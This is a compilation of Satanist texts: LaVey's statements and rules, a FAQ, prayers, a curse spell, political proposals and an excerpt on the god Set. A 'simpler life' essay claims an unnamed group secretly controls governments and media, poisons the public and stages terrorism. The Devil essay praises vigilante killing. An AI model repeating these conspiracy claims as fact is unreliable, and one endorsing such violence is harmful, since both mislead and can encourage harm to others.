
Hail Satan!

D.C.L.X.V.I

666

Satanic Literature as QR codes made in qtqr.









The nine Satanic Statements †

I. *Satan represents indulgence instead of abstinence!*

II. *Satan represents vital existence instead of spiritual pipe dreams!*

III. *Satan represents undefiled wisdom instead of hypocritical self-deceit!*

IV. *Satan represents kindness to those who deserve it instead of love wasted on ingrates!*

V. *Satan represents vengeance instead of turning the other cheek!*

VI. *Satan represents responsibility to the responsible instead of concern for psychic vampires!*

VII. *Satan represents man as just another animal, sometimes better, more often worse than those that walk on all-fours, who, because of his "divine spiritual and intellectual development," has become the most vicious animal of all!*

VIII. *Satan represents all of the so-called sins, as they all lead to physical, mental, or emotional gratification!*

IX. *Satan has been the best friend the Church has ever had, as He has kept it in business all these years!*

What is Satan to us Satanists?

Satan is a symbol rather than an anthropomorphic being.
Satan is the accuser, the individual, and the ultimate rebel. Who thinks for himself who defied what he was told to do his own thing.

A symbol of are opposition against Christianity; against other forms of religion which we consider invalid.

A symbolic metaphor for our lust and passions for life.

A symbolic value which represents ones passion for life, ones lust, ones carnality, ones fleshly pursuits and desires, and the unknown.

A symbol of the freedom to be yourself.

A symbol of rebellion against religion.

Are Satanists devil worshiping evil people out to hurt others?

The answer to that is simply no. That was a misconception that was put forward in the 80's by TV evangelists primarily during the satanic panic.

In Satanism...

In Satanism one of our cardinal commandments is indulgence not compulsion. Which means you should indulge in things but you have to have the self control to be able to refrain when it's deleterious to yourself.

I think everyone should apply moderation to their life. Moderation is a good way to prevent compulsion.

In Satanism we have the idea that we should express and not repress our emotions and we should be able to be ourselves.

The seven deadly sins of the Christian Church are:

Greed, pride, envy, anger, gluttony, lust, and sloth

Satanism advocates indulging in each of these "sins" as they all lead to physical, mental, or emotional gratification.

We should not suppress our natural desires and functions.

What is the Church of Satan?

The Church of Satan is a group that seeks the acceptance of human nature and the self, as it is described in The Satanic Bible, written in 1969 by Anton LaVey. They do not usually worship or believe in Satan. Satan is just a symbol of their freedom to be themselves.

Is the Church of Satan an actual church?

No. However there is a website to be a member of the Church of Satan.

Why the Satanic Bible when it's a really short book?

It's called a bible for blasphemous and other reasons.

What are some myths about us Satanists?

That we worship the devil.

That we believe in Satan literally as another anthropomorphic deity.

That we believe in heaven or hell.

That we sacrifice children and/or animals.

Heavy Metal Music & Drug Abuse

That we sacrifice humans.

That we molest children.

That we use children as baby breeders for sacrifices.

What do Satanists really believe?

A majority of Satanists are LaVeyan Satanists. We don't believe in god or the devil. We don't believe in Satan as a literal being. We use the name Satan for its symbolic value to represent ones passion for life, ones lust, ones carnality, ones fleshly pursuits and desires, and the unknown. So it's a

symbolic metaphor that we use. Most Satanists I believe are really atheists which means we don't believe in god or the devil and again we use Satan as a symbolic representation to symbolize our passion and lust for life. We don't believe in evil so to speak nor do we believe in a good. We're not about evil. We are about living our life to the fullest and enjoying our life and all of its pleasures. It's not about the expense of others which is a common misconception. It's not all about greed and personal gain. We consider ourselves to be the truest form of humans. We don't deny ourselves or our human desires and longings simply because someone wrote a book some years ago and said it was wrong. So we're pretty much non believers in an extreme sense. We are deeply opposed to organized religion and all of its atrocities. So that's pretty much what a Satanist is. It's pretty much an extreme form of non believer in a sense that we deeply oppose organized religion. Lastly we champion individuality, we champion creativity, and we champion freedom of thought.

What are some types of Satanism?

LaVeyan Satanism (atheistic and don't believe in anything supernatural)

Spiritual Satanism (also known as a "traditional Satanism" or "Theistic Satanism")

Gnostic Satanism (also known as "Satanic Gnosticism")

Decadent Satanism

Independent Satanism

What should be clarified in Satanism?

The first misconception about us Satanists is that we worship the devil literally. That we believe in Satan as some anthropomorphic deity and that we worship him. That's not true of most Satanists. There are theistic Satanists that do that but most Satanists are atheists and agnostics. They don't believe in the devil as an actual being they believe in the devil as a symbol of their opposition against Christianity; against other forms of religion which they consider invalid. Secondly, Satanism is not in a strict sense even a religion. Satanism would go under the philosophical path because of the anti-religious nature of most Satanists. It doesn't coincide with theism for the most part at all.

Excerpt from Angels & Demons by Dan Brown

P. 37

"Satanists historically were educated men who stood as adversaries to the church. The rumors of satanic black-magic animal sacrifices and the pentagram ritual were nothing but lies spread by the church as a smear campaign against their adversaries."

Satanists today can be any gender or race. And yes we are often considered adversaries to the church. Yes the church is spreading lies about us. One example was the satanic panic and what TV evangelists were saying at the time. Maybe these lies were spread as a smear campaign against our opposition to organized religion and all of its atrocities. We Satanists get slandered for exposing or strongly opposing organized religion and the church uses a smear campaign against us. I find the early Abrahamic church to be anti-pagan in nature as well. The actual deity Satan is just a bastardized version borrowed from the Horned God of old Paganism, and possibly the Greek god Pan. The Christian church wanted to brainwash people into thinking that Paganism was evil so they created this image and dubbed pagans as devil worshipers. We can just forget about the church and find it completely reprehensible and irrelevant. Christians to this day will associate pentacles or pentagrams with evil. This I also find reprehensible and disgusting just like the church.

All in all for Satanism as a philosophy and lifestyle:

1. Most Satanists don't worship Satan.
2. Satanism is more a philosophical path rather than an actual theistic religion.
3. Satanism means rational self motivation, not mindless manipulation.
4. Not all "Satanists" actually live satanically.

The Eleven Satanic Rules of the Earth

by Anton Szandor LaVey ©1967

- I. Do not give opinions or advice unless you are asked.
- II. Do not tell your troubles to others unless you are sure they want to hear them.
- III. When in another's lair, show him respect or else do not go there.
- IV. If a guest in your lair annoys you, treat him cruelly and without mercy.
- V. Do not make sexual advances unless you are given the mating signal.
- VI. Do not take that which does not belong to you unless it is a burden to the other person and he cries out to be relieved.
- VII. Acknowledge the power of magic if you have employed it successfully to obtain your desires. If you deny the power of magic after having called upon it with success, you will lose all you have obtained.
- VIII. Do not complain about anything to which you need not subject yourself.
- IX. Do not harm little children.

⌘. Do not kill non-human animals unless you are attacked or for your food.

⌘Ⓐ. When walking in open territory, bother no one. If someone bothers you, ask him to stop. If he does not stop, destroy him.

Agios O Satana!

Agios O Lucifer!

Agios O Beelzebub!

Agios O Belial!

Agios O Leviathan!

Agios O Asmodeus!

Agios O Abaddon!

Agios O Baphomet!

Agios O Pristis!



Prayer of Hell

Our Father, who art in hell, Hallowed be thy Name. Thy Kingdom come. Thy will be done on earth, As it is in hell. We take this night our rightful due and trespass not on path of pain. Lead us into temptation and deliver us from false piety. For thine is the kingdom, of power, and glory forever. We shall praise your unholy name. Satan shall emerge again!

Amen.

Spell

Say:

Knot One, This Dark Spell is begun!

Knot Two, I, your Dark Covener send it true!

Knot Three, The Demons of death to thee!

Knot Four, I open the Dark Door!

Knot Five, They are now Alive!

Knot Six, Straight from Hell and the River Styx!

Knot Seven, They are Fallen of Heaven!

Knot Eight, Together, I and they do seal your Fate!

Knot Nine, The power of Death is Mine!

Knot Ten, Abbadon doth Rise Again!

Knot Eleven, Send He with His Seven!

Knot Twelve, Into the Darkness I Delve!

Knot Thirteen, I send the most Hateful of Curses, I am your Dark Queen!

Then just burn the image of the fucker.

Standards of the Strong

1. No God(s) shall become before the self, for we are the masters of our own destiny. Anyone who relies on an invisible crutch is useless to society.
2. Life should be led like a wolf, be loyal to your own pack and alert to all that enter your domain.
3. To create something which is strong, one should use quality materials. The same must be done in the making of an elite mind.
4. Never forget those who have betrayed you, because a leopard is unable to change it's spots.
5. Always stand proud for what you believe in, no matter how much it may not be accepted. Hiding in the shadows is not the way of the strong.
6. The weak should be avoided like the plague, unless one can obtain something selfish be dealing with them.
7. Indulge in all of life's pleasures, instead on wallowing in pathetic misery. Life is here and now, so life it to the fullest.
8. Black Magick is the only true magick, because it grants gratification to the magician who uses it correctly.
9. Victory should be praised at all times and failure unaccepted. Conquests are the goals of life.
10. One must take responsibility for his/her own actions, whether it be positive or negative.

EOF

So whether you eat
or drink or whatever
you do, do it all for
the glory of Satan.



Invocation to Satan

AVE SATANA!

Hail, Satan,
Lord of Darkness,
King of Hell,
Ruler of the Earth,
God of this World!

God Who invites us to become as gods!
Muse of our civilization,
Dread Enemy of its tyrant god!
Satan, mighty Liberator,
Bearer of true Light!

God of our flesh,
God of our minds,
God of our innermost Will!

O mighty Lord Satan,
teach us to become strong and wise!
Teach us to vanquish the enemies
of our freedom and well-being!

REGE SATANA!

Political Ideas - 2015

1. Make trade overtures for all foreign states, enriching allies and building alliances, and use economic leverage to encourage states to build human rights and civil liberty.
2. Adopt a second Monroe Doctrine and focus economic efforts on the Americas, and attempt to build a universal treaty within all American states.
3. End all legislation which restricts speech, defunding the NSA and FCC and ending all rating systems.
4. End domestic surveillance, and constrain future surveillance to specific individuals or groups after issuance of a proper warrant by a public court.
5. Remove all permitting and regulatory costs associated with green energy installed by private individuals or businesses to encourage its use and lower costs.
6. Break all monopolies apart to raise wages and lower costs as competition increases, restoring true capitalism.
7. Reform business tax codes to severely reduce them and instead target capital gains held by the extremely wealthy to make up the difference, making US business more competitive while rewarding small business.
8. Streamline immigration and do away with quotas and limits, and instead focus on border security and using criminal and medical checks to prevent unlawful or sick individuals from immigrating. Create a fast track program for those with desirable skills and education who intended to immigrate to seek them.
9. Reassert the right to bear arms, removing constraints on the concealed or open carrying of weapons. Ban strictures against bladed or blunt weapons. Replace gym class in schools with courses targeted to self defense, the martial arts, marksmanship, field medicine, and survival skills. Create collective armories to be used in time of war.
10. Ban corporate, lobbyist, union, foreign, or bureaucratic campaign donations as well as PACs and super PACs and instead implement a 2,000 per-person donation cap coupled with public campaign funds. Abolish the electoral committee and replace it with guarantor for at least the top four candidates in any race to take part in televised and Internet-streamed debates through C-Span and its partners and affiliates.
11. End any and all temperance era-inspired moral legislation which restricts what private citizens may consume, grow, or own, in accordance with the bill of rights, such as prohibition of cannabis, legislation against collecting rainwater for consumption, and regulations on private sale or transfer of food products. Retain legislation of this type aimed at corporations and businesses engaged in actual commerce. End theocracy altogether.

Five Satanic Virtues

Selfishness

To be selfish is to ask “What’s in it for me?” Satan rejects sacrifice and martyrdom. The greater good cannot be built on self-inflicted misery. Selfless sacrifice puts us all under the pressing shadow of death. **We reject sacrifice and promote selfish indulgence.**

Laziness

To be lazy is to refuse to do what isn’t working, to stop, to do nothing until we have a better idea, to try something else. When we feel like doing something, we will. If we work too hard, we won’t stop to notice an easier way. **We reject fruitless hard work.**

Insolence

Insolence means not accepting things on authority, refusing to be humble and degraded, refusing to grovel and show respect to superiors. **We insist on dignity and freedom.**

Lustfulness

To be lustful is to embrace all the pleasures we can while we live, to follow our desires and passions wherever they lead us. **We run to the devil that tempts us to ask for more.**

Vanity

To be vain is to love and admire ourselves, to relish our own brilliance and magic, to see in ourselves what is beautiful and attractive, to build and nurture it. To be vain is to accept the forbidden fruit from the serpent in the garden. To be vain is to want to know more. **We proudly leave the narcotic fog of delusion behind us.**

Why do we need a simpler Life?

Today we all live in ruthless dictatorships, some times posing as so-called 'democracies', and to strengthen their grip on power those who rule plan to destroy our societies, by all means. Yes, no less.

They need to destroy our societies in order to have the excuse they need to implement marshal law and to get rid of all opposition, permanently. They want Muslims to clash with Christians. They want Communists to clash with Nationalists. They want traditional men and women to clash with homosexuals and feminists. They want all groups in society to go against each other, head on, violently, brutally and with as much blood-shed and chaos as possible. They want the entire world to look like Syria does today: a Syria they have destroyed, with their mercenaries. They want a civil war in every country on this planet.

Ladies and gentlemen, Syria is a foretaste of what is to come. Of what they have in store for us all. Of what they plan for our homelands and for us.

They control the mainstream media and the educational system, and use them to fill our heads with lies. They control the banks, and use them to enslave us. They own the consumer industry, and use it to bribe us. They control the pharmaceutical industry, and use it to poison us. They control Hollywood, and use it to brainwash us. They control our politicians and governments, and use them to destroy our cultures and societies. They control the so-called 'Muslims terrorists' and use them to make us wrongly believe that Islam is such a huge threat to us all. They control the food industry, and use it to poison us. They control the USA, and use her as their henchman. They control the EU. They control China. They control Russia.

They think they control everything.

But they don't...

"He who governs his home, governs his life."

All we need do to strip them of their power is to ignore their media, to home-school our children, to stop using their banks, to stop consuming like we do today, to use medicine as intended, to stop seeing films and series made in Hollywood, to not vote for their politicians, to tell the Muslims out there that we know they are not the terrorists here and to let them know that we have a common enemy, to grow our own food, to dig our own wells and perhaps most importantly: to lower our living standards. Instead of trying to have enough money to buy our own freedom, we should understand that we can only live freely without much money. We are only free if we lower our living standard – and we should anyhow. The way we live here in the West is neither healthy nor sustainable.

Return to a simpler life, and their power will crumble. And they will fall. Again. Like they have done so many times in the past.

Return to a simpler life, and you will see that behind the expensive cars, the fashionable clothes, the empty celebrities, the fancy houses and the thick layers of make-up life has real meaning. Behind all the lies there is a deep well of wisdom that we can all drink from, and grow wiser, healthier and happier.

"To learn who rules over you, simply find out who you are not allowed to criticize." (Voltaire)

Excerpt from Uncle Setnakt' s Essential Guide to the Left Hand Path by Donh Webb:
I disregarded the copyright rules.

The Egyptian god Set went through periods of immense popularity alternating with total denunciation. Set in the predynastic and archaic periods was an essentially positive deity introduced from the east as a god of the extension of existence. He is therefore god of expanding borders and radical changes of being, particularly birth, circumcision/initiation, death in baillie, and rebirth through the Opening of Hie Mouth ceremony. Popular among easterners, his first cult site being Pelusium in the eastern Delta, Set's worship quickly spread to border areas, where he was identified with local gods of initiation. Two examples of such cult sites are Kharga in the south, which has always been primarily a Nilotic culture area, and the Libyan settlement of Ombos, wherein Set was identified with the local god Ash in the Ind dynasty. Set's original worship as a nighttime/polar deity suffered a decline with the rise of solar worship in the IVth dynasty. The Great Pyramid of Khufu is one of the last early monuments connected with the idea of a Setian afterlife as well as a solar one. The Great Pyramid had a special air shaft for the king's akh to fly to the stars of Set.

The foreigners who ruled Egypt who were known as the Hyksos, actively identified themselves with Set and established their capital at an ancient Setian site, Avaris. Very little is known about their religious or magical practices, although excavations going on at the time of this writing should reveal great wealth. But they were great horsemen, and the horse had become identified with Set. It required Hyksos rule before, after almost 200 years of its use in Egypt, that evil Setian animal the horse could be portrayed in Egyptian art.

The second native blooming of Setian thinking may have begun in the XVIIIth dynasty, but certainly it reached its peak in the XIXth and XXth dynasties when a family of Setian priests from Tanis became the pharaonic line. During this time of expanding borders, Set was extraordinarily popular, as can be seen from pharaohs' names such as Seti (= Set's man) and Setnakt (= Set is Mighty). Two important Setian texts were produced: First, the Tale of Two Brothers tells how Set (identified with the god Bata, whose name means "Lord of this World") undergoes a series of metamorphoses (Xeperu) that change him from a farm hand to a star in the Constellation of the Thigh. Thus Set is our role model as a man who through his own hard work, magical skill, and the use of the resistance of the world— Became divine. The second text is the Book of Knowing the Spiral Force of Re and the Felling of Apep. This protective formula,

which Ramses III, son of Setnakht, inscribed on certain border monuments, shows two Setian particularities. Firstly, it narrates (from a first person perspective) how an unnamed god comes into being in the psychic (subjective) realm as the god Xephra. Secondly, the spell gives the magician one of the powers of Set, which is to slay Apep, (the dragon of) delusion. Set likewise serves as a role model, in that each Setian seeks to end delusions in his or her life.

With the coming of the XXIIInd dynasty, Egypt entered its long decline. Set became a tremendously unpopular deity. His worship ceased everywhere except the oases and the city of Thebes, where his cult was absorbed into the cult of Montu, the warlord of Thebes. The negative and destructive aspects of isolation and destruction were emphasized and as Egypt turned more to an idealized past, Set-Heh, the god of the void called the future, came to resemble the Christian Satan. The third blooming came with the coming of the Greeks to Egypt. It is from this period that the Hellenic notions of independence and self-worth began to revive both the operant and initiatory aspects of the New Kingdom Set cult. The success of Graeco-Egyptian magic, despite Roman persecution, saw an expansion of both the philosophical and magical aspects of this tradition as far north as Britain. The Third Century of the Common Era was the height of Setian Hermeticism. With the coming of Christianity as a state religion, individualism was again despised. The Coptic fathers identified Set with Satan, and Set almost disappears as a figure in Egyptian magic.

The fourth blooming of Setian thought began in the nineteenth century with certain archaeological discoveries, but it reached a visible stage in 1975 CE when Michael Aquino invoked the Prince of Darkness to seek his advice. On North Solstice 1975 the Prince of Darkness revealed himself to Michael Aquino as Set, and gave us the Word of our Aeon Xeper. Michael Aquino and most of the Priesthood of the Church of Satan founded the Temple of Set, and he served as the first of its three High Priests.

The Setian Method

The fight against delusion, against the false beliefs in the world, is a primary Setian occupation. Our three principal methods are Socratic reductionism, the formulation of correct understandings by logic, and noetic intuition. I will examine each of these techniques.

Socratic reductionism. The act of questioning and testing beliefs to eliminate falsehoods is an important tool for arriving at the truth. As we mature all of us ask ourselves, "What beliefs are mine and which have

society programmed into me?" Setians, in particular, seek to distance themselves from the vast roar of cultural propaganda. Whereas some groups break from society by merely picking a different prepackaged belief system, the Setian is left with the tough day-to-day struggle of self knowledge and moral relativism. Eventually we each have to become philosophers rather than consumers.

Formulations of correct understandings by logic. Having discarded the untrue and the nonessential, we are left with the building blocks for creating a model of the universe. These notions may have been gained from science, personal experience, from other philosophical/psychological belief systems, or from findings of other Initiates with whom we've chosen to Work. Creative synthesis of ideas — a self-managed dialectic, if you will — has been a major source of human knowledge. Setians begin a creation of a model of the universe in order to understand it (and when necessary, exert control of it through magic and other means). One of the aims of Xeper is to understand the relationship of yourself to the universe. Again this is a tough road. We are placed in the position of Socrates, the wisest man of Greece, who said, "I know nothing." We look upon the universe as an exciting place to study rather than as a dull and finished product.

Noetic inspiration. The third technique, noetic inspiration, takes you to the discovery of your own divinity and the edge of Black Magic. We take the term noesis from Plato. Plato defined three types of knowing. The lowest is pistis (faith). This means believing something because someone in authority tells you so. The Pope tells you that birth control is wrong, so you know it's wrong. Society is controlled by this level. The next higher way of knowing is dianoia (reasoning). This is the test of reason and logic referred to above. The elites work in this level. The highest knowing is noesis — direct knowledge. This is the knowing that comes from the divine Self. Examples of it may be found in your personal life — when you've come up with a solution to a problem that was wholly new or novel to you. Or you may have written poetry or music. This flash of inspiration is your psyche becoming aware of its own existence. You may have recognized this sacred quality in something you've seen — the buildings of Gaudi, or reading Ulysses, or any of a thousand things. When you encountered this thing and knew, "This is something special. This isn't the product of a meat machine!" then you have experienced this sense. The Temple of Set attempts to create an environment where these experiences may be consciously sought and entered into again and again. Also, I should note, the Temple is only interested in genuine experiences (brought about by Will) — drug users are not welcome and solipsists may take a hike!

Black Magic and Antinomianism

Initiation begins with the denial and rejection of the herd. The cultural and social values of the masses, whether propounded by conventional religions or by mass media, are seen as obstacles to the spiritual development of the individual. Human society values stasis above all things. The Initiate seeks positive self change above all things. This means a break with society's values in order to discover one's own is the first step. This is spiritual dissent. In a Judeo-Christian society this is called Satanism. But the Initiate is rebelling against more than the idea of an external "god"; the break is made from external controlling forces of advertising, custom, and superstition as well. To work magic that changes the self, the magician's will must as strong in his or her subjective universe as the massed wills of others appear to be. Once this strength of will is obtained, magical control of life follows. As long as an individual is more strongly motivated by shame or fear or the desire for acceptance, he or she cannot practice magic of an initiatory nature. White magic is the process of calling on personifications of the objective universe to adjust your relation to it in a harmonious way. Most White Magic is a form of prayer. Black Magic is based on self-intuited goals its formula is "My will be done" as opposed to the White Magic of the Right Hand Path whose formula is "Thy will be done." Black Magic is shunned and feared because to do Black Magic is to take full responsibility for one's actions, evolution, and effectiveness. Now since magic enables the Setian to influence or change events in ways not understood nor anticipated by society, before the Setian puts it to use he or she must first develop a sound and sophisticated appreciation for the ethics governing his or her own motives, decisions, and actions. Merely using magic for impulsive, trivial, or egoistic desires is not Setian. It must become second-nature to the Setian to carefully pre-evaluate the consequences of what he or she wishes to do—then choose the course of wisdom, justice, and creative improvement. It is important to realize that the Temple of Set utilizes a wide spectrum of magical tools, far beyond just the "Egyptian," and is always seeking new methods.

Magic may either be operant — spells to cure your mother's illness, get a better job, strengthen your memory — or illustrative/initiatory. The former is the Art of getting what you Need, perhaps the most important Tool in the Setian toolbox. The latter magical formulae deal with enacting the lifetime process of Initiation. They are like the rites of passage performed by religionists, but they are separated from these by an important factor— they represent an individual rather than a social change. Initiatory rites of passage represent the actualization of self-deification. Social rites of passage inform and integrate an individual into society. For example, a rite communicating passage into adulthood

informs the society that the individual involved is now possessed of certain responsibilities and powers. An initiatory rite informs the psyche of the individual that he or she is now possessed of certain powers and responsibilities. Initiatory magic — when practiced by the individual — separates him- or herself from the social matrix.

Initiation does not occur within the magical chamber, but it is illustrated there. One does not enter into adulthood by (say) receiving one's high school diploma, but that action illustrates a variety of other processes which may have occurred. It's easy for the high school graduate to know that something has happened, the ritual being boosted by not only his cap and gown, but those of his peers, the music, the crowds, etc. The magician has ultimately only his or her will to provide the knowledge of the change. Magic is the way that the follower of the Left Hand Path can have the lived experience of being a god, rather than praying to an image of a god created by his or her imagination.

The best candidate for the Temple of Set will have already have some success with his or her sorcery. Magical ability is a gift; it can not be conferred by any institution. Most of the occultnik world profits from people without magical ability to whom they sell an endless array of books and tools. This regrettable practice weakens the image of the magician and contributes to the dying off of empiricism in our society. Magic, despite what you may have heard, is very hard work. I will discuss the path of an Initiate through the Temple of Set, and then its current structure.

THE FIVE FORMS OF THE DEVIL

While the Devil has an inexhaustible number of forms to appear in, five major forms exist sufficient to describe most of its wanderings.

When we use the term “it” to describe the Devil, we of course are acknowledging that, as a sentiment but often non-physical being, the Devil is fully capable of appearing male, female, disgendered, or in a sexless, nearly immaterial form. This is the power of the Devil.

THE FIRST FORM: LUCIFER

The first form of the Devil is that of the fallen angel. While “Lucifer” is of course not a proper noun and was never really meant to describe the Devil in a real sense (and is the result of medieval scholars not understanding how to translate Greek words) this does not prevent the devil from using this form.

Lucifer is anthropoid in appearance, often angelic, shining, radiant- Lucifer is the flame of Prometheus, the serpent of Eden, who tempts mankind to better itself by rebuking the tyranny of Jehova who liberates us from spiritual slavery.

Lucifer is the inner potency of the rebel spirit within mankind itself- an ancient knowledge that, in the face of propaganda from christians and muslims and jews, has retained its power but not its spread.

Lucifer is the question, Lucifer is there when you ask “why is it this way... why is the world filled with idiots...” Lucifer is the arbiter of freedom, the light that guided the enlightenment of secular society in its brief glory before it too was extinguished by fanatics.

THE SECOND FORM: SATAN

The second form of the Devil is that of the insufferably evil demon of Hell. Satan is the destroyer, but he does not destroy that which is good, but is employed to destroy the wicked and vile.

Satan is the fires of the forge which turns stone into ingots of gold, the perfecter of action, of mind, of spirit, the ultimate purifying cleansing.

Satan is the spirit of righteous warfare, the judgement of evil, the end of evil.

Satan is the action, Satan is there when you destroy that which is wrong, even when society believes it to be right, Satan is the divine revolutionary, the fighter of justice, the hammer smashing the skull of a tyrant, the bullet in the brain of a criminal, the vigilante that ignores convention and does what is right.

THE THIRD FORM: PAN

The third form of the Devil is the mischievous, sensual, sexual figure of Pan. Pan entertains, Pan teaches poetry, music, seduction, lust, romance, love... Pan is the dancer, the actor, the lover.

Pan is the words of a poem that bring you to tears, Pan is beautiful music, Pan is the feared sexual drive that opposes the celibacy of the unworthy charlatans who pray to Jesus while they have sex with children.

Pan is the joke, the laugh, joy, freedom from struggle and want, the figure of the holiday and the feast. Pan is there when you make love, when you enjoy yourself, the jovial, the cheerful, the glad.

THE FOURTH FORM: THE BEAST

The fourth form of the Devil is that of the beast, the ancient figure of nature. The beast is natural law, tooth and claw, struggle yet comfort in the knowledge of a natural existence which man is not yet free from nor ever will be.

The beast is the wind in the trees, crickets at night, the waves of the ocean, and the sun overhead, and the moon.

The beast is there when you are in solitude, when you are in the forests, at sea, in the dessert, when you are connected to the world and not to mankind's hideous cities.

THE FIFTH FORM: DEATH

The fifth form of the devil is death, the end of life and the beginning of new life- the seed from a dead plant.

Death is ever present, and is seen by the unwise as the end, or of a period of transformation, yet is not- death is the frost that releases the seed back into the world so that new life can later emerge.

Death is the renewal of matter, the removal of detritus and the re-purification of matter, the reproductive cycle itself is death and life.

Death is there when you reproduce, for all life must die and then be reborn- death is there of course when you die, when you are transmuted into decay and spring back into infancy yet anew. Death is the final judge of your physical state.

THE TRUE NATURE OF THE DEVIL

In truth, the Devil is all of these things and yet none of them.

True, the Devil is those five major archetypal forms, based on the flawed symbology of the human race, but the Devil is, essentially, that which is *feared yet desirable*.

The charlatans within the worlds churches thus attempt to control aspects of peoples lives, preventing them from being free like Satan, natural like the Beast, the church tries to block them from re-entering this paganistic cycle to enjoy life over and over again, by telling them what to do and not to do, to waste their lives praying to their eternally dead idols.

The church informs society, and visa versa, but now we can expose these five forms and why the church fears them.

It fears the enlightenment of Lucifer, because if people improve their lives through secularism or science, religion is often thus seen as a greedy scam to make money (and it is.)

It fears the judgement of Satan, because if people rise up to rebuke the church for its own numerous shortcomings, the church will fall into ruins.

It fears the sensuality of Pan, because if people place their family and personal joy above the church, the church will be impotent to regulate their sexuality.

